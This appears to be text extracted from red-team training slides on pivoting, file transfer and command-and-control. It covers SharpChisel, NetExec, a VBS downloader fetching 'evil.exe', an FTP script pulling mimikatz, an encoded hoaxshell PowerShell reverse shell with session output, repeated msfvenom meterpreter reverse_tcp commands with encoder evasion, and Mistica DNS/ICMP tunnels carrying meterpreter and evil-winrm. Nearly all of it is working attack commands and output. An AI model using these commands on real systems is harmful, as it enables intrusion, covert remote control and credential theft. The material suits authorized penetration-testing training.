--key "private": use "private" string to seed the generation of a ECDSA public and private key pair
--auth "user:pass" : Creds required to connect to the server
--reverse: Allow clients to specify reverse port forwarding remotes in addition to normal remotes.
--proxy https://www.google.com : Specifies another HTTP server to proxy requests to when chisel receives a normal HTTP request.

user@victim$ SharpChisel.exe client --auth user:pass https://redacted.cloudfront.net R:1080:socks
```



<https://github.com/shantanu561993/SharpChisel/releases/tag/v1.1>

PUMP IT BETTER

Ofustacing & Pivoting Networks

NetExec

The network execution tool

Maintained as an open source project by @NeffIsBack, @MJHallenbeck, @_zblurx

For documentation and usage examples, visit: <https://www.netexec.wiki/>

Version : 1.0.0

Codename: A New Beginning

options:

-h, --help	show this help message and exit
-t THREADS	set how many concurrent threads to use (default: 100)
--timeout TIMEOUT	max timeout in seconds of each thread (default: None)
--jitter INTERVAL	sets a random delay between each connection (default: None)
--no-progress	Not displaying progress bar during scan
--verbose	enable verbose output
--debug	enable debug level information
--version	Display nxc version

protocols:

available protocols

{smb,wmi,rdp,mssql,winrm,ssh,vnc,ldap,ftp}	
smb	own stuff using SMB
wmi	own stuff using WMI
rdp	own stuff using RDP
mssql	own stuff using MSSQL
winrm	own stuff using WINRM
ssh	own stuff using SSH
vnc	own stuff using VNC
ldap	own stuff using LDAP
ftp	own stuff using FTP



Julian David Delgado... • 2º

Head of Offensive...

1 día • 🔔

Conectar



🔥 Crackmapexec deja de mantenerse 🔥

Ahora tenemos una nueva herramienta con capacidades adicionales llamada NetExec.

- 2Self and S4U2Proxy
- Abuso de Constrained Delegation
- Modulo de tareas programadas
- Modulo de bloodhound con computer accounts
- Modulos de enumeración FTP, LDAP, winrm, SQL, SMB, entre otros.
- Vulnerabilidades conocidas como printnighmare, zerologon, ms17-010, petitpotam, NoPac, etc.
- Robo de cookies.

...ver más

197

2 comentarios • 36 veces compartido



Recomendar



Comentar



Compartir



Enviar



Añadir un comentario...



Más relevantes ▾



Diego Bruno • 2º

1 día ...

Especialista en Seguridad de la Informaci...

What a pity, crackmapexec was a beatifull tool. Thank for sharing an alternative Julian!

[Ver traducción](#)

COMUNICATE TO PWN :: NXC

<https://github.com/Pennyw0rth/NetExec/releases/download/v1.1.0/nxc>

```
(base) └─(kali㉿kali)-[~/Documents]
└─$ sudo ./nxc -t 10 ssh 192.168.8.185/24
SSH      192.168.8.1      22      192.168.8.1      [*] SSH-2.0-dropbear
Running nxc against 256 targets  13% 0:00:53
```

```
{mssql,ldap,vnc,ssh,winrm,ftp,rdp,wmi,smb}
mssql      own stuff using MSSQL
ldap       own stuff using LDAP
vnc        own stuff using VNC
ssh        own stuff using SSH
winrm      own stuff using WINRM
ftp        own stuff using FTP
rdp        own stuff using RDP
wmi        own stuff using WMI
smb        own stuff using SMB
```

COMUNICATE TO PWN :: COVERT CHANELS

```
# Listen to files
python3 -m pip install --user uploadserver
python3 -m uploadserver

# With basic auth:
# python3 -m uploadserver --basic-auth hello:world

# Send a file
curl -X POST http://HOST/upload -H -F 'files=@file.txt'

# With basic auth:
# curl -X POST http://HOST/upload -H -F 'files=@file.txt' -u he
```

Victim

```
echo strUrl = WScript.Arguments.Item(0) > wget.vbs
echo StrFile = WScript.Arguments.Item(1) >> wget.vbs
echo Const HTTPREQUEST_PROXYSETTING_DEFAULT = 0 >> wget.vbs
echo Const HTTPREQUEST_PROXYSETTING_PRECONFIG = 0 >> wget.vbs
echo Const HTTPREQUEST_PROXYSETTING_DIRECT = 1 >> wget.vbs
echo Const HTTPREQUEST_PROXYSETTING_PROXY = 2 >> wget.vbs
echo Dim http, varByteArray, strData, strBuffer, lngCounter, fs, ts >> wget.vbs
echo Err.Clear >> wget.vbs
echo Set http = Nothing >> wget.vbs
echo Set http = CreateObject("WinHttp.WinHttpRequest.5.1") >> wget.vbs
echo If http Is Nothing Then Set http = CreateObject("WinHttp.WinHttpRequest") >> wget.vbs
echo If http Is Nothing Then Set http = CreateObject("MSXML2.ServerXMLHTTP") >> wget.vbs
echo If http Is Nothing Then Set http = CreateObject("Microsoft.XMLHTTP") >> wget.vbs
echo http.Open "GET", strUrl, False >> wget.vbs
echo http.Send >> wget.vbs
echo varByteArray = http.ResponseBody >> wget.vbs
echo Set http = Nothing >> wget.vbs
echo Set fs = CreateObject("Scripting.FileSystemObject") >> wget.vbs
echo Set ts = fs.CreateTextFile(StrFile, True) >> wget.vbs
echo strData = "" >> wget.vbs
echo strBuffer = "" >> wget.vbs
echo For lngCounter = 0 to UBound(varByteArray) >> wget.vbs
echo ts.Write Chr(255 And Ascb(Midb(varByteArray,lngCounter + 1, 1))) >> wget.vbs
echo Next >> wget.vbs
echo ts.Close >> wget.vbs
```

```
cscript wget.vbs http://10.11.0.5/evil.exe evil.exe
```

COMUNICATE TO PWN :: COVERT CHANELS

FTP server (python)

```
pip3 install pyftplib  
python3 -m pyftplib -p 21
```

Windows client

```
#Work well with python. With pure-ftp use fusr:ftp  
echo open 10.11.0.41 21 > ftp.txt  
echo USER anonymous >> ftp.txt  
echo anonymous >> ftp.txt  
echo bin >> ftp.txt  
echo GET mimikatz.exe >> ftp.txt  
echo bye >> ftp.txt  
ftp -n -v -s:ftp.txt
```

COMUNICATE TO PWN :: COVERT CHANELS

Kali as server

```
kali_op1> impacket-smbserver -smb2support kali `pwd` # Share current directory
kali_op2> smbserver.py -smb2support name /path/folder # Share a folder
#For new Win10 versions
impacket-smbserver -smb2support -user test -password test test `pwd`
```

Or create a smb share using samba:

```
apt-get install samba
mkdir /tmp/smb
chmod 777 /tmp/smb
#Add to the end of /etc/samba/smb.conf this:
[public]
    comment = Samba on Ubuntu
    path = /tmp/smb
    read only = no
    browsable = yes
    guest ok = Yes
#Start samba
service smbd restart
```

Windows

```
CMD-Wind> \\10.10.14.14\path\to\exe
CMD-Wind> net use z: \\10.10.14.14\test /user:test test #For SMB using credentials

WindPS-1> New-PSDrive -Name "new_disk" -PSProvider "FileSystem" -Root "\\10.10.14.9\kal:
WindPS-2> cd new_disk:
```

<https://github.com/t3l3machus/hoaxshell>

```
powershell -e JABzAD0AJwAxADKAmGAuADEANG4AC4AMQAUADQAMwA6ADgAMAA4ADAAJwA7ACQAaQ9ACcAYQBmADAAMwAyADYANGBmAC0AMABmADYAMQ2ADMAZAA1AC0AMABiADMAOQ4AdKAOQBmACC  
A0wAkAHAAPQAnAggAdAB0AHAaOgAvA8BAJwA7ACQAdgA9AEkAbgB2AG8AawB1AC0AVwB1AG1AUgB1AHEAdQB1AHMAAdAagAC0AVQBzAGUAQgBhAHMAaQBjAFAAYQByAHMAaQBuAgcAIAAtAFUAcgBpACAAJABw  
ACQAcwAvAGEAZgAwADMAMQ2ADYAZgAgAC0ASAB1AGEAZAB1AHIAcAwGEAEaAwA1AFgALQB1ADYAMwBhAC0AZAA2AGEAYQa1AD0AJABpAH0A0wB3AGgAaQBsAGUAIaA0cACQAdABYAHUAZQpAHsAJABjAD0AK  
ABJAG4ZdBgVvAGsAZdAtAFcA8ZQB1AFIAZQBxAHUAZQZBzAHQAIaAtAFUAcwB1AE1IAYQBzAGkAYwBQAGeAcgBzACkAbgBnACAA1QBVAHIaAQYAGCQAcAAkAHMALwAwAGYANGxADYAMwBkADUAIaAtAEgAZQBhAg  
QAZQByAHMAIABAAsAiGByAC0AZQA2ADMAYQAtAGQANGBhAGEAIG9A9ACQAaQB9ACKALgBDAG8AbgB0AGUAbgB0ADsAaQBMACAkAAKAGMAIAAtAG4AZQAgACcATgBvAG4AZQAnACKAIAB7ACQAcgA9AGkAZQB  
4ACAAJABjACAA1QBFAHIAcGvBvAHIAQQBjAHQAAQvBvAG4AIABTAHQABwBwACAALQBFAH  
IDBAPAGIAagB1AGMAdAagACQAcgA7ACQAdAA9AEkAbgB2AG8AawB1AC0AVwB1AG1AUgB  
FAATwBTAfQAIAAtAEgAZQBhAgQAZQByAHMAIABAAsAiGByAC0AZQA2ADMAYQAtAGQAI  
BpAG4ZdBDAdA0gBVAFQARgA4AC4ArwB1AHQAQgB5AHQAQZQBzACgAJAB1ACsAJABYAI  
[Info] Type "help" to get a list of the available prompt commands.  
[Info] Http Server started on port 8080.  
[Important] Awaiting payload execution to initiate shell session ...  
[Shell] Payload execution verified!  
[Shell] Stabilizing command prompt ...
```

```
PS C:\Users\Juan > ipconfig
```

Adaptador de Ethernet Ethernet:

```
[Important] Session has been idle for more than 10.8 seconds. Shell
```

Encrypted shell session (https + self-signed certificate)

This particular payload is kind of a red flag, as it begins with an additional block of code that instructs PowerShell to skip SSL certificate checks, which makes it suspicious and easy to detect as well as significantly longer in length. Not recommended.

```
# Generate self-signed certificate:
openssl req -x509 -newkey rsa:2048 -keyout key.pem -out cert.pem -days 365

# Pass the cert.pem and key.pem as arguments:
sudo python3 hoaxshell.py -s <your ip> -c <path/to/cert.pem> -k <path/to/key.pem>
```

Encrypted shell session with a trusted certificate

If you own a domain, use this option to generate a shorter and less detectable https payload by providing your DN with `-s` along with a trusted certificate (`-c cert.pem -k privkey.pem`).

```
sudo python3 hoaxshell.py -s <your.domain.com> -t -c </path/to/cert.pem> -k <path/to/key.pem>
```

<https://github.com/t3l3machus/hoaxshell>

```
powershell -e JABzAD0AJwAxADKAmGAuADEAngA4AC4AMQAUADQAMwA6ADgA5AA4ADAA1wA7ACQAAQ0A9ACcAYQBMADAAMwAvADYANcBmCA0MAmADYAMQAA2ADMAZAA1AC0AMAB1ADMAQQA4ADKAOQBmACc
A0wAKAHAAAPQAnAggADAB0AHAAOgAvAC8AJwA7ACQAdgA9AEkAbgB2AG8awB1AC0B
ACQAcwAvAGEAZgAwADMAMgA2ADYA2ZAgAC0ASAB1AGEAZAB1AHtAC
ABJAG4AdgBvAGSAsZQAtAfCAZQBIAFIAZQBxAHUAZQBZAHQAIAAtAF
QAZQBvAHMAIABAHAASIAIgyBAC0AZQ2ADMAyQAtAGQANgBhAGEAIG
4ACAAsJABJACAAALQBFAHIAcgbVAHIAQQBjAHQAQvAGB4A1ABTAAHQD
ADBPAGTIAagB1AGMADAAGACQAgcA7ACQAdA9AEkAbgB2AG8awB1A
FAATwBTAFQAIAtAEgAZQBhAGQAZQBvAHMAIABAHAASIAIgyBAC0AZQ
BpAG4AzWBDAdoAgBVAFQARgA4AC4ARwB1AHQAQGB5AHQAZQBZACg
[Info] Type "help" to get a list of the available pro
[Info] Http Server started on port 8080.
[Important] Awaiting payload execution to initiate sh
[Shell] Payload execution verified!
[Shell] Stabilizing command prompt...
```

Adaptador de Ethernet Ethernet:

```
[Important] Session has been idle for more than 10.8 seconds. Shell probably died.
```

COMUNICATE TO PWN :: C2 CHANELS

<https://github.com/tcostam/awesome-command-control>
<https://github.com/k8gege/PowerLadon>

COMUNICATE TO PWN :: C2 CHANELS

```
root@kali# msfvenom -p windows/meterpreter/reverse_tcp LHOST=(IP Address) LPORT=(Your Port)  
-b "\x00\x0a\x0d" -f c -e x86/shikata_ga_nai -i 5 EXITFUNC=thread PrependSetuid=True -f exe >  
reverse.exe
```

<https://book.hacktricks.xyz/generic-methodologies-and-resources/shells/msfvenom>

<https://github.com/tcostam/awesome-command-control>

<https://github.com/k8gege/PowerLadon>

COMUNICATE TO PWN :: C2 CHANELS

```
root@kali# msfvenom -p windows/meterpreter/reverse_tcp LHOST=(IP Address) LPORT=(Your Port)  
-b "\x00\x0a\x0d" -f c -e x86/shikata_ga_nai -i 5 EXITFUNC=thread PrependSetuid=True -f exe >  
reverse.exe
```

<https://book.hacktricks.xyz/generic-methodologies-and-resources/shells/msfvenom>

<https://github.com/tcostam/awesome-command-control>

<https://github.com/k8gege/PowerLadon>

COMUNICATE TO PWN :: C2 CHANELS

```
root@kali# msfvenom -p windows/meterpreter/reverse_tcp LHOST=(IP Address) LPORT=(Your Port)
-b "\x00\x0a\x0d" -f c -e x86/shikata_ga_nai -i 5 EXITFUNC=thread PrependSetuid=True -f exe >
reverse.exe
```

<https://book.hacktricks.xyz/generic-methodologies-and-resources/shells/msfvenom>

<https://arszilla.com/hiding-your-c2-traffic-with-discord-and-slack>


<https://github.com/berkgoksel/SierraOne>

<https://github.com/berkgoksel/SierraTwo>


<https://github.com/machine1337/gmailc2>

<https://github.com/tcostam/awesome-command-control>

<https://github.com/k8gege/PowerLadon>



If a blue teamer was to discover the presence of such a traffic in their network, they will be able to IoC and take appropriate actions to prevent the attacker from persisting their connection, if not establish the image above into the image below:



COMUNICATE TO PWN :: C2 CHANELS

```
root@kali# msfvenom -p windows/meterpreter/reverse_tcp LHOST=(IP Address) LPORT=(Your Port)  
-b "\x00\x0a\x0d" -f c -e x86/shikata_ga_nai -i 5 EXITFUNC=thread PrependSetuid=True -f exe >  
reverse.exe
```

<https://book.hacktricks.xyz/generic-methodologies-and-resources/shells/msfvenom>

ip.addr == 172.16.246.129 && http						
No.	Time	Source	Destination	Protocol	Length	Info
3433	310.536561019	172.16.246.129	172.16.246.243	HTTP	263	GET /login/process.php HTTP/1.1
3437	310.555168878	172.16.246.243	172.16.246.129	HTTP	56	HTTP/1.0 200 OK (text/html)
3447	314.283766461	172.16.246.129	172.16.246.243	HTTP	263	GET /login/process.php HTTP/1.1
3451	314.295182147	172.16.246.243	172.16.246.129	HTTP	56	HTTP/1.0 200 OK (text/html)
3461	315.411710059	172.16.246.129	172.16.246.243	HTTP	254	GET /news.php HTTP/1.1
3465	315.419522981	172.16.246.243	172.16.246.129	HTTP	56	HTTP/1.0 200 OK (text/html)
3473	315.598534947	172.16.246.129	172.16.246.243	HTTP	254	GET /news.php HTTP/1.1
3477	315.607394356	172.16.246.243	172.16.246.129	HTTP	56	HTTP/1.0 200 OK (text/html)
3486	319.318361394	172.16.246.129	172.16.246.243	HTTP	259	GET /admin/get.php HTTP/1.1
3490	319.334592059	172.16.246.243	172.16.246.129	HTTP	56	HTTP/1.0 200 OK (text/html)
3498	320.446013906	172.16.246.129	172.16.246.243	HTTP	263	GET /login/process.php HTTP/1.1
3502	320.454869302	172.16.246.243	172.16.246.129	HTTP	56	HTTP/1.0 200 OK (text/html)
3510	320.632165592	172.16.246.129	172.16.246.243	HTTP	263	GET /login/process.php HTTP/1.1
3514	320.648280996	172.16.246.243	172.16.246.129	HTTP	56	HTTP/1.0 200 OK (text/html)

<https://github.com/tcostam/awesome-command-control>

<https://github.com/k8gege/PowerLadon>

COMMUNICATE TO PWN :: C2 CHANNELS

root@kali# msfvenom -p windows/meterpreter/reverse_tcp LHOST=(IP Address) LPORT=(Your Port) -b "\x00\x0a\x0d" -f c -e x86/shikata_ga_nai -i 5 EXITFUNC=thread PrependSetuid=True -f exe > reverse.exe

<https://book.hacktricks.xyz/generic-methodologies-and-resources/shell-s/msfvenom>

ip.addr == 172.16.246.129 && http					
No.	Time	Source	Destination	Protocol	
3433	310.536561019	172.16.246.129	172.16.246.243	HTTP	
3437	310.555168878	172.16.246.243	172.16.246.129	HTTP	
3447	314.283766461	172.16.246.129	172.16.246.243	HTTP	
3451	314.295182147	172.16.246.243	172.16.246.129	HTTP	
3461	315.411710059	172.16.246.129	172.16.246.243	HTTP	
3465	315.419522981	172.16.246.243	172.16.246.129	HTTP	
3473	315.598534947	172.16.246.129	172.16.246.243	HTTP	
3477	315.607394356	172.16.246.243	172.16.246.129	HTTP	
3486	319.318361394	172.16.246.129	172.16.246.243	HTTP	
3490	319.334592059	172.16.246.243	172.16.246.129	HTTP	
3498	320.446013906	172.16.246.129	172.16.246.243	HTTP	
3502	320.454869302	172.16.246.243	172.16.246.129	HTTP	
3510	320.632165592	172.16.246.129	172.16.246.243	HTTP	
3514	320.648280996	172.16.246.243	172.16.246.129	HTTP	

dns					
No.	Time	Source	Destination	Protocol	Length Info
50	6.179727	192.168.0.12	8.8.8.8	DNS	71 Standard query 0x3285 A discord.com
51	6.277041	8.8.8.8	192.168.0.12	DNS	151 Standard query response 0x3285 A discord.com A 162.159.128.233
72	6.753390	192.168.0.12	8.8.8.8	DNS	78 Standard query 0xffff7 A gateway.discord.gg
76	6.846831	8.8.8.8	192.168.0.12	DNS	158 Standard query response 0xffff7 A gateway.discord.gg A 162.159.135.232
178	11.145592	192.168.0.23	8.8.8.8	DNS	71 Standard query 0x1d2f A discord.com
182	11.240092	8.8.8.8	192.168.0.23	DNS	151 Standard query response 0x1d2f A discord.com A 162.159.135.232

ip.addr == 162.159.128.233					
No.	Time	Source	Destination	Protocol	Length Info
52	6.283811	192.168.0.12	162.159.128.233	TCP	66 49844 → 443 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=0
53	6.344826	162.159.128.233	192.168.0.12	TCP	66 443 → 49844 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0 MSS=1460
54	6.344960	192.168.0.12	162.159.128.233	TCP	54 49844 → 443 [ACK] Seq=1 Ack=1 Win=263168 Len=0
55	6.347533	192.168.0.12	162.159.128.233	TLSv1.3	571 Client Hello
56	6.408875	162.159.128.233	192.168.0.12	TCP	60 443 → 49844 [ACK] Seq=1 Ack=518 Win=67584 Len=0
57	6.410808	162.159.128.233	192.168.0.12	TLSv1.3	1514 Server Hello, Change Cipher Spec
58	6.410956	162.159.128.233	192.168.0.12	TLSv1.3	1095 Application Data
59	6.411019	192.168.0.12	162.159.128.233	TCP	54 49844 → 443 [ACK] Seq=518 Ack=2502 Win=263168 Len=0
60	6.418306	192.168.0.12	162.159.128.233	TLSv1.3	134 Change Cipher Spec, Application Data
61	6.419557	192.168.0.12	162.159.128.233	TLSv1.3	390 Application Data
62	6.477730	162.159.128.233	192.168.0.12	TCP	60 443 → 49844 [ACK] Seq=2502 Ack=598 Win=67584 Len=0
63	6.480533	162.159.128.233	192.168.0.12	TCP	60 443 → 49844 [ACK] Seq=2502 Ack=934 Win=68608 Len=0
64	6.675460	162.159.128.233	192.168.0.12	TLSv1.3	1514 Application Data
65	6.675460	162.159.128.233	192.168.0.12	TLSv1.3	350 Application Data
66	6.675460	162.159.128.233	192.168.0.12	TLSv1.3	81 Application Data
67	6.675563	192.168.0.12	162.159.128.233	TCP	54 49844 → 443 [ACK] Seq=934 Ack=4285 Win=263168 Len=0

<https://github.com/tcostam/awesome-command-control>

<https://github.com/k8gege/PowerLadon>

COMUNICATE TO PWN :: C2 CHANELS

<https://github.com/IncideDigital/Mistica>



<https://github.com/tcostam/awesome-command-control>

<https://github.com/k8gege/PowerLadon>

COMUNICATE TO PWN :: C2 CHANELS

<https://github.com/IncideDigital/Mistica>



<https://github.com/tcostam/awesome-command-control>

<https://github.com/k8gege/PowerLadon>

Docker

A Docker image has been created for local use. This avoids us having to install Python or dnslib only if we want to test the tool, it is also very interesting for debug or similar because we avoid the noise generated by other local applications. To build it we simply follow these steps:

- First build image with:

```
sudo docker build --tag mistica:latest .
```

- Second, create the network with:

```
sudo docker network create misticanw
```

- Third run the server with:

```
sudo docker run --network misticanw --sysctl net.ipv4.icmp_echo_ignore_all=1 -v $(pwd):/opt/Mistica -it i
```

- Fourth run the client with:

```
sudo docker run --network misticanw -v $(pwd):/opt/Mistica -it mistica /bin/bash
```

COMUNICATE TO PWN :: C2 CHANELS

```
File System
(base) └─(kali@kali)-[~]
└─$ git clone https://github.com/IncideDigital/Mistica
Cloning into 'Mistica' ...
remote: Enumerating objects: 264, done.
remote: Counting objects: 100% (264/264), done.
remote: Compressing objects: 100% (153/153), done.
remote: Total 264 (delta 118), reused 238 (delta 95), pack-reused 0
Receiving objects: 100% (264/264), 1.70 MiB | 3.82 MiB/s, done.
Resolving deltas: 100% (118/118), done.

(base) └─(kali@kali)-[~]
└─$ cd Mistica

(base) └─(kali@kali)-[~/Mistica]
└─$ sudo docker build --tag mistica:latest .
[sudo] password for kali:
Sending build context to Docker daemon  3.99MB
Step 1/5 : FROM python:3.7
3.7: Pulling from library/python
167b8a53ca45: Pull complete
```

**root@be3c12039daf:/opt/Mistica/Mistica#
pip install pyinstaller**

<https://www.python.org/downloads/release/python-370/>

<https://github.com/tcostam/awesome-command-control>
<https://github.com/k8gege/PowerLadon>

COMUNICATE TO PWN :: C2 CHANELS

```
threading.py'>
Traceback (most recent call last):
  File "/usr/local/lib/python3.7/threading.py", line 1273, in _shutdown
    t.join()
  File "/usr/local/lib/python3.7/threading.py", line 1032, in join
    self._wait_for_tstate_lock()
  File "/usr/local/lib/python3.7/threading.py", line 1048, in _wait_for_tstat
e_lock
    elif lock.acquire(block, timeout):
KeyboardInterrupt
```

```
(base) └─(kali㉿kali)-[~/Mistica]
└─$ python3.7 ./mc.py -m shell:dns -k "rc4testkey" -w "--hostname 192.168.8.1
85 --port 53"ç
usage: dns [-h] [--domain DOMAIN] [--hostname [HOSTNAME [HOSTNAME ... ]]]
          [--port PORT] [--query {NS,CNAME,SOA,MX,TXT}]
          [--query-timeout QUERY_TIMEOUT] [--multiple] [--max-size MAX_SIZE]
          [--poll-delay POLL_DELAY] [--response-timeout RESPONSE_TIMEOUT]
          [--max-retries MAX_RETRIES]
dns: error: argument --port: invalid int value: '53ç'
```

```
(base) └─(kali㉿kali)-[~/Mistica]
└─$ python3.7 ./mc.py -m shell:dns -k "rc4testkey" -w "--hostname 192.168.8.1
85 --port 53"
█
```

```
(base) └─(kali㉿kali)-[~/Mistica]
└─$ sudo python3.7 ./ms.py -m io:dns -k "rc4testkey" -s "--hostname 192.168.8
.185 --port 53"
```

```
dir
build  Dockerfile  logs    mc.spec    ms.py     README.md  utils
dist   LICENSE      mc.py   mistica.png overlay  sotp      wrapper

ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group def
ault qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: eth0: <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu 1500 qdisc fq_codel state DO
WN group default qlen 1000
    link/ether 08:00:27:c7:e1:36 brd ff:ff:ff:ff:ff:ff
3: eth1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP g
roup default qlen 1000
    link/ether 08:00:27:58:96:6c brd ff:ff:ff:ff:ff:ff
    inet 192.168.8.185/24 brd 192.168.8.255 scope global dynamic noprefixrout
e eth1
        valid_lft 42002sec preferred_lft 42002sec
    inet6 fe80::676c:a984:5fb0:cb6b/64 scope link noprefixroute
```

COMUNICATE TO PWN :: C2 CHANELS

```
root@kali# msfvenom -p windows/meterpreter/reverse_tcp LHOST=(IP Address) LPORT=(Your Port)  
-b "\x00\x0a\x0d" -f c -e x86/shikata_ga_nai -i 5 EXITFUNC=thread PrependSetuid=True -f exe >
```

reverse.exe

<https://github.com/IncideDigital/Mistica>

- Executing commands on client system over ICMP:

- Mística Server: `./ms.py -m io:icmp -k "rc4testkey" -s "--iface eth0"`

- Mística Client: `./mc.py -m shell:icmp -k "rc4testkey" -w "--hostname x.x.x.x"`

<https://github.com/tcostam/awesome-command-control>

<https://github.com/k8gege/PowerLadon>

- Running `meterpreter_reverse_tcp` (linux) over DNS using port forwarding. Payload generated with `msfvenom -p linux/x64/meterpreter_reverse_tcp LPORT=4444 LHOST=127.0.0.1 -f elf -o meterpreter_reverse_tcp_localhost_4444.bin`
 - Run `msfconsole` on server and launch handler with: `handler -p linux/x64/meterpreter_reverse_tcp -H 127.0.0.1 -P 5555`
 - Mística Server: `sudo ./ms.py -m tcpconnect:dns -k "rc4testkey" -s "--hostname x.x.x.x --port 53" -o "-address 127.0.0.1 --port 5555"`
 - Mística Client: `./mc.py -m tcplisten:dns -k "rc4testkey" -w "--hostname x.x.x.x --port 53" -o "--address 127.0.0.1 --port 4444"`
 - Run meterpreter on client: `./meterpreter_reverse_tcp_localhost_4444.bin`
- [EvilWinrm](#) over ICMP using a jumping machine to access an isolated machine.
 - Mística Server: `./ms.py -m tcplisten:icmp -s "--iface eth0" -k "rc4testkey" -o "--address 127.0.0.1 --port 5555 --persist" -vv`
 - Mística Client: `python.exe .\mc.py -m tcpconnect:icmp -w "--hostname x.x.x.x" -k "rc4testkey" -o "--address x.x.x.x --port 5985 --persist" -vv`
 - EvilWinrm Console (on C2 machine): `evil-winrm -u Administrador -i 127.0.0.1 -P 5555`